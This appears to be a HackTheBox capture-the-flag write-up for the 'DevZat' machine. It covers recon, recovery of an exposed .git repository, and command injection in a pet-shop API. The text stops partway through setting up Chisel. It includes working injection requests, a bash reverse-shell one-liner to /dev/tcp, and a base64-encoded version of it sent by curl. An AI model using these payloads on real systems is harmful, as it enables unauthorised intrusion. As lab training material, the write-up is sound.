585 HTB DevZat

[HTB] DevZat

by Pablo `github.com/vorkampfer/hackthebox`

- Resources:

  1. Savitar YouTube walk-through `https://htbmachines.github.io/`
  2. Connect via SSH-RSA using SHA1 for this box on port 8000 `https://stackoverflow.com/questions/69875520/git-error-no-matching-host-key-type-found-their-offer-ssh-rsa`
  3. devzat chat GitHub page `https://github.com/quackduck/devzat`
  4. Chisel `https://github.com/jpillora/chisel/releases/tag/v1.9.0`
  5. `https://www.ghostery.com/private-search`

- View terminal output with color

  ```
  ▷ bat -l ruby --paging=never name_of_file -p
  ```

NOTE: This write-up was done using *BlackArch*

Synopsis:

```
Devzat is centered around a chat over SSH tool called Devzat. To start, I can connect, but there is at least one username I can't access. I'll find a pet-themed site on a virtual host, and find it has an exposed git repository. Looking at the code shows file read / directory traversal and command injection vulnerabilities. I'll use the command injection to get a shell. From localhost, I can access the chat for the first user, where there's history showing another user telling them about an influxdb instance. I'll find an auth bypass exploit to read the db, and get the next user's password. This user has access to the source for a new version of Devzat. Analysis of this version shows a new command, complete with a file read vulnerability that I'll use to read root's private key and get a shell over SSH. ~0xdf
```

Skill-set:

```
1. Fuzzing Directory .git (GIT Project Recomposition)
2. Web Injection (RCE)
3. Abusing InfluxDB (CVE-2019-20933)
4. Abusing Devzat Chat /file command (Privilege Escalation)
5. EXTRA (Crypto CTF Challenge | N Factorization)
```

Basic Recon

1. Ping & `whichsystem.py`

```
1. ▷ ping -c 1 10.129.136.15

2. ▷ whichsystem.py 10.129.136.15
[+]==> 10.129.136.15 (ttl -> 63): Linux
```

2. Nmap

```
1. I use variables and aliases to make things go faster. For a list of my variables and aliases vist github.com/vorkampfer
2. ▷ openscan devzat.htb
alias openscan='sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn -oN nmap/openscan.nmap' <<< This is my preliminary scan to
grab ports.
3. ▷ echo $openportz
22,80,1883,5672,8161,45693,61613,61614,61616
3. ▷ sourcez
4.  ▷ echo $openportz
22,80,8000
5. ▷ portzscan $openportz devzat.htb
6. ▷ bat devzat/portzscan.nmap
7. nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,80,8000 devzat.htb
8.  ▷ cat portzscan.nmap | grep '^[0-9]'
22/tcp   open  ssh     syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    syn-ack Apache httpd 2.4.41
8000/tcp open  ssh     syn-ack (protocol 2.0)
9. Notice there is this port 8000 open with SSH again. That is odd.
```

openssh-sftp-server 1:7.6p1-4ubuntu0.7 (amd64 binary) in ubuntu *bionic*

3. **Discovery with *Ubuntu Launchpad***

```
 1. A note about this script. It is flawed. I can not seem to unset the $mypath variable from the querry before. So it hangs
around and then when I run this script it will give me the output of the prior querry. Very weird, but anyway if you want accurate
results you will need to run this command twice which defeats the purpose of speed. The second result is the accurate one.
 2. ▷ launchpad.sh run
Enter the path of your nmap scan output file:  /home/h@x0r/hackthebox/devzat/portzscan.nmap


==> [+]  Here is the launchpad OS version.
openssh (1:8.2p1-4ubuntu0.2) focal-security; urgency=medium

==> [+]  Here is the Launchpad url it was scrapped from.
https://launchpad.net/ubuntu/+source/openssh/1:8.2p1-4ubuntu0.2

2. You can also do the same thing with the Apache or nginx version.
```

4. **Whatweb**

```
1.  ▷ whatweb http://10.129.136.15
http://10.129.136.15 [302 Found] Apache[2.4.41], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)],
IP[10.129.136.15], RedirectLocation[http://devzat.htb/], Title[302 Found]
http://devzat.htb/ [200 OK] Apache[2.4.41], Country[RESERVED][ZZ], Email[patrick@devzat.htb], HTML5, HTTPServer[Ubuntu Linux]
[Apache/2.4.41 (Ubuntu)], IP[10.129.136.15], JQuery, Script, Title[devzat - where the devs at

2. Well, at least I got Whatweb to finally work. I think blackarch patched it because I did not do anything except reinstall it
for the 10th time and it worked this time.

3. NOTICE : how it says "where the devs at?". I think this is where they got the name for the box.
```

Fix ssh-rsa error

5. **I check out that port 8000 with SSH running on it**

```
1. If you get this error when you try to connect to this port via ssh do the following below.
2.  ▷ ssh 10.129.136.15 -p8000
Unable to negotiate with 10.129.136.15 port 8000: no matching host key type found. Their offer: ssh-rsa
3. I looked up "no matching host key type found. Their offer: ssh-rsa"
4. It took me to this website.
5. https://stackoverflow.com/questions/69875520/git-error-no-matching-host-key-type-found-their-offer-ssh-rsa
6. Basically you need to add these two lines to your "/etc/ssh/ssh_config" file
7. ▷ tail -n 2 /etc/ssh/ssh_config
PubkeyAcceptedAlgorithms +ssh-rsa
HostkeyAlgorithms +ssh-rsa
8. When you are done with this box for security purposes you should uncomment those lines because SHA1 is considered a weak
algorithm.
```

Help command using custom ssh configuration


6. ssh on port 8000 enumeration continued...

```
shadow42: /help
[SYSTEM] Welcome to Devzat! Devzat is chat over SSH: github.com/quackduck/devzat
[SYSTEM] Because there's SSH apps on all platforms, even on mobile, you can join from anywhere.
[SYSTEM]
[SYSTEM] Interesting features:
[SYSTEM] • Many, many commands. Run /commands.
[SYSTEM] • Rooms! Run /room to see all rooms and use /room #foo to join a new room.
[SYSTEM] • Markdown support! Tables, headers, italics and everything. Just use in place of newlines.
[SYSTEM] • Code syntax highlighting. Use Markdown fences to send code. Run /example-code to see an example.
[SYSTEM] • Direct messages! Send a quick DM using =user <msg> or stay in DMs by running /room @user.
[SYSTEM] • Timezone support, use /tz Continent/City to set your timezone.
[SYSTEM] • Built in Tic Tac Toe and Hangman! Run /tic or /hang <word> to start new games.
[SYSTEM] • Emoji replacements! (like on Slack and Discord)
[SYSTEM]
[SYSTEM] For replacing newlines, I often use bulkseotools.com/add-remove-line-breaks.php.
[SYSTEM]
[SYSTEM] Made by Ishan Goel with feature ideas from friends.
[SYSTEM] Thanks to Caleb Denio for lending his server!
[SYSTEM]
[SYSTEM] For a list of commands run
[SYSTEM] | /commands
```

```
1.  ▷ ssh 10.129.136.15 -p8000
The authenticity of host '[10.129.136.15]:8000 ([10.129.136.15]:8000)' cant be established.
RSA key fingerprint is SHA256:f8dMo2xczXRRA43d9weJ7ReJdZqiCxw5vP7XqBaZutI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.129.136.15]:8000' (RSA) to the list of known hosts.
Welcome to the chat. There are no more users
devbot: h@x0r has joined the chat

2. h@x0r: help
devbot: See available commands with /commands or see help with /help ☆

3. There is this chat over ssh that is not related but good to know about.
4. https://github.com/shazow/ssh-chat

5. Ok, anyway back to our devzat ssh cat. Here is a list of the commands
h@x0r: /commands
[SYSTEM] Commands
[SYSTEM] clear - Clears your terminal
[SYSTEM] message - Sends a private message to someone
[SYSTEM] users - Gets a list of the active users
[SYSTEM] all - Gets a list of all users who has ever connected
[SYSTEM] exit - Kicks you out of the chat incase your client was bugged
[SYSTEM] bell - Toggles notifications when you get pinged
[SYSTEM] room - Changes which room you are currently in
[SYSTEM] id - Gets the hashed IP of the user
[SYSTEM] commands - Get a list of commands
[SYSTEM] nick - Change your display name
[SYSTEM] color - Change your display name color
[SYSTEM] timezone - Change how you view time
[SYSTEM] emojis - Get a list of emojis you can use
[SYSTEM] help - Get generic info about the server
[SYSTEM] tictactoe - Play tictactoe
[SYSTEM] hangman - Play hangman
[SYSTEM] shrug - Drops a shrug emoji
[SYSTEM] ascii-art - Bob ross with text
[SYSTEM] example-code - Hello world!
6. h@x0r: /shrug
h@x0r: ¯\(ツ)/¯
h@x0r: /users
[SYSTEM] [h@x0r]
7. Ok, this is not very fruitful lets check out the website.
```

Manual site enumeration

7. **Site enumeration no credentials yet**




```
1. If you scroll down it will whos you how to connect to the devzat chat
2. ssh -l [username] devzat.htb -p 8000
3. ssh -l bart_simpson devzat.htb -p 8000
4. Welcome to the chat. There is one more user
devbot: bart_simpson has joined the chat
bart_simpson:
5. devbot: bart_simpson has joined the chat
[SYSTEM] Nick changed to inf1ltrat00r
7 minutes in
inf1ltrat00r: /example-code
[SYSTEM] | package main
         | import "fmt"
         | func main() {
         |    fmt.Println("Example!")
```

devzat github page

8. **I think this devzat chat is available on github**

```
1. Google "devzat chat github"
2. https://github.com/quackduck/devzat
3. I click on issues to see if there are any vulnerabilities.
4. Nothing seems to vulnerable
```

Directory Busting

9. **I try WFUZZ but it is still broken. So I try FFUF instead**

```
1.  ▷ ffuf -u http://devzat.htb/FUZZ -w /usr/share/dirbuster/directory-list-2.3-medium.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________
▷ grep -iE "images|assets|javascript" tmp
images                  [Status: 301, Size: 309, Words: 20, Lines: 10, Duration: 2100ms]
assets                  [Status: 301, Size: 309, Words: 20, Lines: 10, Duration: 150ms]
javascript              [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 151ms]
server-status           [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 151ms]
2. I am going to look for sub-domains using FFUF and I will also try using Gobuster since my WFUZZ is broken on my current
install.
3. ffuf -c -u http://devzat.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt -t 200 -H "Host:
FUZZ.devzat.htb" -r -fs 2050
```

10. **Why Gobuster is nothing but crap**

```
1. In my opinion Gobuster is a waste of time and a generally crappy tool.
2. ▷ gobuster vhost -u http://devzat.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -r -s 200 -b 400,404
Error: unknown shorthand flag: 's' in -s
3. ▷ gobuster vhost -u http://devzat.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -r -b
Error: unknown shorthand flag: 'b' in -b
```


```
4. I got a few hundred 400 status returns and I wanted to filter them.
5. I try FFUF instead.
```

- #pwn_FFUF_find_sub_domains_HTB_DevZat

11. **FFUF for sub-domain hunting aka directory busting**

```
1. If my go to WFUZZ is not available then I like using FFUF.
2.  ▷ ffuf -c -u http://devzat.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt -t 200 -H "Host:
FUZZ.devzat.htb" -r -fs 6527

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://devzat.htb
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt
 :: Header           : Host: FUZZ.devzat.htb
 :: Follow redirects : true
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 6527
________________________________________________

pets                    [Status: 200, Size: 510, Words: 20, Lines: 21, Duration: 1537ms]
:: Progress: [19966/19966] :: Job [1/1] :: 139 req/sec :: Duration: [0:01:06] :: Errors: 43 ::
3. There is a pets.devzat.htb found
4. Remember if you find any new sub-domains you have to add then to the same line as devzat.htb so they can all point to the box
ip and virtual hosting will redirected you to the right page.
5.  ▷ cat /etc/hosts | grep devzat
10.129.136.15 devzat.htb pets.devzat.htb
```


12. **Success, the pets page comes up**



Possible vector lets open burpsuite

```
1. http://pets.devzat.htb   >>> accept risk and continue
2. SUCCESS
3. If you scroll down you will see where it takes input. We can add a pet to the list of pets. I do believe these fields are
susceptible to injections.
4. ▷ burpsuite &> /dev/null & disown
[1] 341028
5. Lets capture a fuzz attempt here http://pets.devzat.htb
6. Send to Repeater
7. There is a .git folder using this sub-domain
8. http://pets.devzat.htb/.git/  >>> see image below.
9. We could have detected that .git folder with the following seclists wordlist
10. ▷ cat /usr/share/seclists/Discovery/Web-Content/common.txt | grep -i "git"
.git
.git-rewrite
<snip>
11. wfuzz -c --hh=510 --hc=404 -t 200 -w /usr/share/seclists/Discovery/Web-Content/common.txt http://pets.devzat.htb/FUZZ
12. wget -r http://pets.devzat.htb/.git/ -R "index*" <<< This will remove all the exfiltrations of index.html which will be many
```

```
because we recursively requesting the .git folder.
13. Anyway, lets move on to the proof of concept in which we use http://pets.devzat.htb to get a ping on our TCPDUMP listener.
```



Proof of Concept using TCPDUMP & Ping

13. **Lets try a Proof of Concept to see if we can get a ping from the species field if we try to inject a ping command in there**

Request

Pretty *Raw* *Hex*

```
1  POST /api/pet HTTP/1.1
2  Host: pets.devzat.htb
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:124.0) Gecko/20100101 Firefox/124.0
4  Accept: */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Referer: http://pets.devzat.htb/
8  Content-Type: text/plain;charset=UTF-8
9  Content-Length: 61
10 Origin: http://pets.devzat.htb
11 DNT: 1
12 Connection: keep-alive
13 Sec-GPC: 1
14
15 {
     "Name":"test",
16   "Species":"test; ping -c 1 10.10.14.12"
17 }
```

```
1. ▷ sudo tcpdump -i tun0 icmp
2. We will need to URL encode any payload and do not forget to close with curly bracket because this is JSON.
3. {"name":";ping -c 1 10.10.14.12"} <<< URL encode this payload and send. You should get the following response in Burpsuite.
============================================================
HTTP/1.1 200 OK
Date: Sun, 12 May 2024 09:47:04 GMT
Server: My genious go pet server
Content-Length: 26
Content-Type: text/plain; charset=utf-8
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive

Pet was added successfully
============================================================
4. FAIL, I do not get a ping with TCPDUMP
5. Lets try something.
6. The following syntax works better and we get a ping back this time.
{
        "Name":"test",
        "Species":"test; ping -c 1 10.10.14.12"
}
7. SUCCESS
8. ▷ sudo tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
11:57:58.432068 IP devzat.htb > stormbreaker309: ICMP echo request, id 1, seq 1, length 64
11:57:58.432086 IP stormbreaker309 > devzat.htb: ICMP echo reply, id 1, seq 1, length 64
```

index.html base64 encoded payload

PROTIP

> **If you can exfiltrate the framework**

1. **If you can exfiltrate the framework or reconstruct a .git repo then you should always enumerate the main, config files, for passwords, API end points, etc...**

- #pwn_index_html_base64_encoded_payload

14. **Now we have an RCE lets get a shell on target**

```
1. The index.html method of gaining a shell is simple but many times very effective. You simpley create a malicious index.html file and when you wget or curl your own ip. If nothing is specified it will always attempt index.html on port 80. We have a fake server server a fake index.html with a bash reverse shell one liner in it. Lets see it practically.
2. sudo nc -nlvp 443
3. ~/hackthebox/devzat ▷ cat index.html
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.12/443 0>&1
4. Now we take the index.html payload and encode. The reason we are doing this is because curl is not available on the target server. If curl was installed on target server we could skip this step of base64 encoding the payload. We will have to use Burpsuite either way.
5. ▷ base64 -w 0 index.html; echo
IyEvYmluL2Jhc2gKYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xMi80NDMgMD4mMQo=
6. Take this base64 encoded string and add it to your burpsuite payload.
7. Make sure to have you python server on port 80. $ python3 -m http.server 80
8. Here is the burpsuite complete payload below
==================================================
{
        "Name":"test",
        "Species":"; echo IyEvYmluL2Jhc2gKYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xMi80NDMgMD4mMQo= | base64 -d | bash"
}
==================================================
9. Click send and SUCCESS
10. Optional, but we could have also used the curl command to get a reverse shell.
11. curl -s -X POST "http://pets.devzat.htb/api/pet" -d '{"Name": "Cookie", "Species": "; ping -c 1 10.10.14.12"}'
12. We found "/api/pet" in the main.go file we got by reconstructing the .git repo. It is important to enumerate any index, main. Or the main files for APIs. Finding the API allows us to interact with the server and insert our ; followed by our arbitrary code.
13. devzat/pets.devzat.htb (master ✘)★ ▷ cat main.go | grep -i API
        // API routes
        apiHandler := http.HandlerFunc(petHandler)
        http.Handle("/api/pet", headerMiddleware(apiHandler))
14. Here would have been the entire payload.
15. curl -s -X POST "http://pets.devzat.htb/api/pet" -d '{"Name": "Cookie", "Species": "; echo
IyEvYmluL2Jhc2gKYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xMi80NDMgMD4mMQo= | base64 -d | bash"}'
16. SUCCESS, we get a shell via curl command instead of having to use burpsuite.
17. ▷ sudo nc -nlvp 443
[sudo] password for h@x0r:
Listening on 0.0.0.0 443
Connection received on 10.129.136.15 40720
bash: cannot set terminal process group (919): Inappropriate ioctl for device
bash: no job control in this shell
patrick@devzat:~/pets$ whoami
whoami
patrick
17. Lets continue with the shell we got using burpsuite.
```

- #pwn_index_html_base64_encoded_payload_explained

PROTIP

CURL Payload Syntax

1. **Just a comment on the above curl command that got us the initial shell. Unless you went the burpsuite route of course. I want to highlight the syntax of this curl payload and break it down.**
2. **`curl -s -X POST "http://pets.devzat.htb/api/pet" -d '{"Name": "Cookie", "Species": "; echo IyEvYmluL2Jhc2gKYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xMi80NDMgMD4mMQo= | base64 -d | bash"}'`**
3. **Notice the brackets. This is showing us with the `-d` flag. That this API accepts input only in JSON format. We talked about the `;` triggering our payload injection point.**

Got Shell

15. **Success, *lets upgrade the shell*.**

```
1. ▷ sudo nc -nlvp 443
[sudo] password for h@x0r:
Listening on 0.0.0.0 443
```

```
Connection received on 10.129.136.15 38348
bash: cannot set terminal process group (919): Inappropriate ioctl for device
bash: no job control in this shell
patrick@devzat:~/pets$ whoami
whoami
patrick
2. Lets upgrade the shell.
3. patrick@devzat:~/pets$ script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
patrick@devzat:~/pets$ ^Z
[1]  + 373749 suspended  sudo nc -nlvp 443
~ ▷ stty raw -echo; fg
[1]  + 373749 continued  sudo nc -nlvp 443
                                       reset xterm
patrick@devzat:~/pets$ export TERM=xterm-256color
patrick@devzat:~/pets$ source /etc/skel/.bashrc
patrick@devzat:~/pets$ stty rows 40 columns 187
patrick@devzat:~/pets$ export SHELL=/bin/bash
patrick@devzat:~/pets$ echo $SHELL
/bin/bash
patrick@devzat:~/pets$ echo $TERM
xterm-256color
```

16. **Lets begin enumeration as Patrick**

```
1. patrick@devzat:~/pets$ cat /etc/os-release
NAME="Ubuntu"
VERSION="20.04.2 LTS (Focal Fossa)"
2. At least my glitchy script is some what accurate in detecting the correct OS version running on the target system.
3. patrick@devzat:~/pets$ cd /home
patrick@devzat:/home$ ls
catherine  patrick
patrick@devzat:/home$ find \-name user.txt 2>/dev/null
./catherine/user.txt
4. patrick@devzat:/home$ cat /etc/passwd | grep -i "sh$"
root:x:0:0:root:/root:/bin/bash
patrick:x:1000:1000:patrick:/home/patrick:/bin/bash
catherine:x:1001:1001:catherine,,,:/home/catherine:/bin/bash
5. patrick@devzat:/home$ id
uid=1000(patrick) gid=1000(patrick) groups=1000(patrick)
6. patrick@devzat:/home$ sudo -l
[sudo] password for patrick: <Do not know password for patrick>
7. patrick@devzat:/home$ uname -a
Linux devzat 5.4.0-77-generic #86-Ubuntu SMP Thu Jun 17 02:35:03 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
patrick@devzat:/home$ uname -srm
Linux 5.4.0-77-generic x86_64
8. patrick@devzat:/home$ which pkexec
/usr/bin/pkexec
patrick@devzat:/home$ ls -l /usr/bin/pkexec
-rwxr-xr-x 1 root root 31032 May 26  2021 /usr/bin/pkexec <<< Not vulnerable to pwnkit exploit. Do you know why?
```

Enumerating and reconstructing the `.git` folder using native git commands.

- #pwn_git_reconstructing_reverse_engineering_git_repo

17. **Now that we got a shell lets go back to that .git folder we exfiltrated earlier. We will attempt to reconstruct the git repository from the raw data. You can also use tools like gitdumper, githack, and git's own builtin commands.**

```
commit ef07a04ebb2fc92cf74a39e0e4b843630666a705 (HEAD -> master)
Author: patrick <patrick@devzat.htb>
Date:   Wed Jun 23 19:06:12 2021 +0000

    back again to localhost only

commit 464614f32483e1fde60ee53f5d3b4d468d80ff62
Author: patrick <patrick@devzat.htb>
Date:   Wed Jun 23 19:02:23 2021 +0000

    fixed broken fonts

commit 8274d7a547c0c3854c074579dfc359664082a8f6
Author: patrick <patrick@devzat.htb>
Date:   Tue Jun 22 19:52:32 2021 +0000

    init
(END)
```

```
1. ~/hackthebox/devzat ▷ cd pets.devzat.htb
2. ~/hackthebox/devzat/pets.devzat.htb (master ✘)✖★ ▷ tree -fas
3. ~/hackthebox/devzat/pets.devzat.htb (master ✘)✖★ ▷ git log
4. ~/hackthebox/devzat/pets.devzat.htb (master ✘)✖★ ▷ git log -p 464614f32483e1fde60ee53f5d3b4d468d80ff62
5. The 'git log -p' <<< command shows a bunch of giberish. This is all the data need for the following command
6. ~/hackthebox/devzat/pets.devzat.htb (master ✘)✖★ ▷ git reset --hard
HEAD is now at ef07a04 back again to localhost only
7. What the "git reset --hard" command does is reconstructs the git repo.
8. Now we have the entire project reconstructed from the raw encrypted data.
9. ~/hackthebox/devzat/pets.devzat.htb (master ✘)★ ▷ ls -l
Permissions  Size User     Group    Date Modified Name
drwxr-xr-x      - h@x0r h@x0r 12 mei 15:24  .git
drwxr-xr-x      - h@x0r h@x0r 12 mei 15:24  characteristics
drwxr-xr-x      - h@x0r h@x0r 12 mei 15:24  static
.rw-r--r--     25 h@x0r h@x0r 12 mei 15:24  .gitignore
.rw-r--r--     88 h@x0r h@x0r 12 mei 15:24  go.mod
.rw-r--r--    163 h@x0r h@x0r 12 mei 15:24  go.sum
.rw-r--r--   4,4k h@x0r h@x0r 12 mei 15:24  main.go
.rwxr-xr-x  10,0M h@x0r h@x0r 12 mei 15:24  petshop
.rw-r--r--    510 h@x0r h@x0r 12 mei 13:51  robots.txt
.rwxr-xr-x    123 h@x0r h@x0r 12 mei 15:24  start.sh
```

18. **OK, now that we have enumerated everything in the .git repo to come up with that curl payload to get an initial shell lets continue with the enumeration as Patrick.**

```
1. patrick@devzat:~/pets$ find / -perm -4000 -user root 2>/dev/null
/snap/core18/2128/bin/mount
/snap/core18/2128/bin/ping
/snap/core18/2128/bin/su
/snap/core18/2128/bin/umount
/snap/core18/2128/usr/bin/chfn
2. Nothing out of the the ordinary for SUIDs
3. patrick@devzat:~/pets$ getcap -r / 2>/dev/null
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
4. patrick@devzat:~/pets$ ps -faux
5. patrick@devzat:~/pets$ netstat -nat
6. patrick@devzat:~/pets$ curl http://localhost:8443
curl: (1) Received HTTP/0.9 when not allowed
7. patrick@devzat:~/pets$ curl https://localhost:8443 -k
curl: (35) error:1408F10B:SSL routines:ssl3_get_record:wrong version number
8. Notice that I used the -k flag to ignore an self signed certificate warnings.
```

Chisel

- #pwn_chisel_guide_exhaustive_step_by_step_HTB_DevZat

19. **We need to use chisel to see if that is a way to access this port 8443**

```
1. In Chisel there are 2 components. You have the server pkg and the client pkg. You will need both.
2. There are 2 ways to get your chisel client/server files that you need.
3. You can git clone this repo: https://github.com/jpillora/chisel and compile with "go build ." then reduce the size if you want.
(Only works with a linux client. Do not try reducing the size on a windows client chisel. It will break it.)
4. You can reduce the size with this command "go build -ldflags "-s -w" ." then follow that with upx to make the client chisel
even smaller.
5. But that is all just an extra step in my opinion. You just need to simply compile it and be done with that.
6. The other way is to just download the release you want already compiled. Click on releases and download the version you are
looking for. I downloaded the 1.9.0 version in releases. Since we are doing a Linux target and not Windows make sure you download
the Linux version. In my experience 1.9.0 works really good.
>>> https://github.com/jpillora/chisel/releases/tag/v1.9.0
>>> select this one chisel_1.9.0_linux_amd64.gz and download to your working directory
>>> ▷ mv  chisel_1.9.0_linux_amd64.gz  chisel.gz
>>> ▷ mv chisel_1.9.1_windows_amd64 c.exe, ▷ gunzip chisel.exe.gz <<< "Only If you are doing windows", but we are doing Linux so
disregard that.
>>> ▷ gunzip chisel.gz
>>> ▷ file chisel
chisel: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, Go
BuildID=jGqNcOxUVIlhmjt2owNC/py0c32hpuO79Sykl3kHD/FZVs4pG8bg5V4LUlZY9Y/lFf4TEBORjLxICoiMGrZ, stripped
==========================================
7. To install chisel server on blackarch. Do the following.
